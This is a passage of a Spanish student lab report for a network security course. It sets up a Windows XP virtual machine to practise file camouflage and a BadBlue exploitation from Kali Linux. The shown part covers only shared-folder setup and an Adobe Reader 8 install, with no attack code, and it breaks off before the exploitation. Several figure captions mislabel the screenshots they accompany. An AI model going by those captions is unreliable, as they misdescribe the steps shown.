INFORME #7

PRUEBA DE CAMUFLAJE EN WINDOWS XP Y EXPLOTACIÓN CON BADBLUE

ESTUDIANTE:

SANTIAGO QUINTO COPETE

UNIVERSIDAD TECNOLOGICIA DEL CHOCÓ "DIEGO LUIS CORDOBA"

INGENERIA EN SISTEMA DE TELECOMUNICACIONES E INFORMATICA

QUIDBO-CHOCÓ

2025-1

INFORME #7

PRUEBA DE CAMUFLAJE EN WINDOWS XP Y EXPLOTACIÓN CON BADBLUE

ESTUDIANTE:

SANTIAGO QUINTO COPETE

DOCENTE:

RAFAEL SANDOVAL MORALES

ASIGNATURA:

SEGURIDAD Y AUDITORIA DE REDES

UNIVERSIDAD TECNOLOGICIA DEL CHOCÓ “DIEGO LUIS CORDOBA”

INGENERIA EN SISTEMA DE TELECOMUNICACIONES E INFORMATICA

QUIDBO-CHOCÓ

2025-1

Tabla de contenido

LA TABLA DE ILUSTRACION

1 INTRODUCCION

La práctica de camuflaje en Windows XP y explotación con BadBlue se desarrolló con el fin de comprender los mecanismos de ocultamiento de archivos y el uso de vulnerabilidades dentro de un entorno controlado. A través del uso de máquinas virtuales en VirtualBox, se configuró un entorno de pruebas donde se simuló el ataque y la posterior explotación del servicio BadBlue, con el propósito académico de analizar las vulnerabilidades y aplicar medidas preventivas en redes seguras.

2 ALCANCE

Esta práctica se realizó en un entorno de laboratorio controlado utilizando sistemas operativos antiguos como Windows XP y herramientas de auditoría en Kali Linux. El alcance se limita a la observación, ejecución y documentación del proceso de camuflaje y explotación, sin generar daños reales a equipos o redes externas.

3 OBJETIVO

4 OBJETIVO GENERAL

Aplicar técnicas de camuflaje en el sistema operativo Windows XP y ejecutar una explotación con BadBlue para analizar vulnerabilidades y fortalecer el conocimiento práctico en auditoría de redes.

5 OBEJTIVO ESPECIFICOS

- Configurar un entorno de práctica seguro mediante VirtualBox.
- Simular el camuflaje de archivos y procesos en Windows XP.
- Realizar la explotación del servicio BadBlue desde Kali Linux.
- Analizar los resultados obtenidos y proponer recomendaciones de seguridad.

6 PRIMERO CAPITULO

6.1 CREACION DE LA CARPETA

Se creó una carpeta con el nombre **"Clase 2 Oct 2025"** en el directorio de descargas.




Ilustración 1 Carpeta del computador

6.2 ARCHIVOS PARA TRANSFERIR

Se recopilaron los documentos y programas necesarios para trabajar en la máquina virtual Windows XP, incluyendo el instalador de **Adobe Reader 8**, **BadBlue-pe-2.72a**, el programa de camuflaje **Camou121**, Internet Explorer 8 y VLC.




Ilustración 2 Archivo del computador

6.3 CONFIGURACION DE CARPETA COMPARTIDAS

Desde **VirtualBox**, se accedió al menú **Dispositivos** > **Carpetas Compartidas**




Ilustración 3 Configuración de red de la VM Dispositivos

Se ingresa a la configuración de la máquina virtual **Windows XP** para acceder a la sección de **Carpetas compartidas**, paso necesario para habilitar la transferencia de archivos desde el sistema operativo anfitrión.




Ilustración 4 Configuración de red de la VM carpetas compartidas

Se añade la ruta de la carpeta compartida (Clase 2 Oct 2025), se le asigna un nombre y se activan las opciones de **Automontar** y **Permanente** para asegurar su accesibilidad como unidad de red en la máquina virtual.




Ilustración 5 Configuración de red de la VM

6.4 ACCESO A ARCHIVOS EN WINDOWS XP

Se verifica que la carpeta Clase 2 Oct 2025 haya sido agregada correctamente a la lista de **Carpetas de la máquina**, confirmando que su estado es **Completo** y la configuración es correcta.




Ilustración 6 Configuración de red de la VM Carpetas compartidas

El **Windows XP**, se accede a "Mi PC". La carpeta compartida es visible como una **Unidad de red (Z:)** con el nombre **Clase_2_Oct_2025**, lista para la transferencia de los archivos de prueba.




Ilustración 7 Instalación y ventana principal de BadBlue en Windows XP Mi pc

Se abre la Unidad de red (Z:) para visualizar su contenido, que incluye los instaladores de **Adobe Reader 8.0**, **badblue-pe-2.72a**, **Camou121** y otros archivos requeridos para la práctica.




Ilustración 8 Instalación y ventana principal de BadBlue en Windows XP archivo

Los archivos esenciales son copiados de la carpeta compartida al **Escritorio** de Windows XP, simplificando el acceso y la ejecución de los programas de instalación.

Ilustración 9 Instalación y ventana principal de BadBlue en Windows XP Escritorio

7 INSTALACIONES DE UNAS APLICACIONES

7.1 INSTALACION DE SOFTWARE DE ADOBE READER8

Se inicia la instalación de Adobe Reader 8. La imagen muestra la barra de progreso mientras el instalador se inicializa y se extraen los componentes necesarios.




Ilustración 10 Acceso desde navegador al servicio BadBlue

7.2 CARPETA DE DESTINO

El asistente de Adobe Reader 8 solicita la carpeta de destino. Se acepta la ruta predeterminada **(C:\Archivos de programa...),** continuando con la configuración de la instalación




Ilustración 11 Acceso desde navegador al servicio BadBlue

Luego, la ventana de confirmación **"Ready to Install the Program"** del instalador de **Adobe Reader 8**, lista para comenzar la copia de archivos y la instalación final en el sistema.




Ilustración 12 Acceso desde navegador al servicio BadBlue

Proceso de **instalación en curso** de **Adobe Reader 8**, mostrando la barra de progreso mientras el programa copia los archivos al directorio de destino.




Ilustración 13 Acceso desde navegador al servicio BadBlue

Y la instalación de **Adobe Reader 8** continúa, mostrando el estado de la copia de un archivo específico (AGM.dll) y el tiempo estimado restante para completar el proceso.




Ilustración 14 Acceso desde navegador al servicio BadBlue

Después de eso de la instalación de **Adobe Reader 8** completada con éxito. Se selecciona la opción de iniciar el programa inmediatamente al hacer clic en **"Finish"**

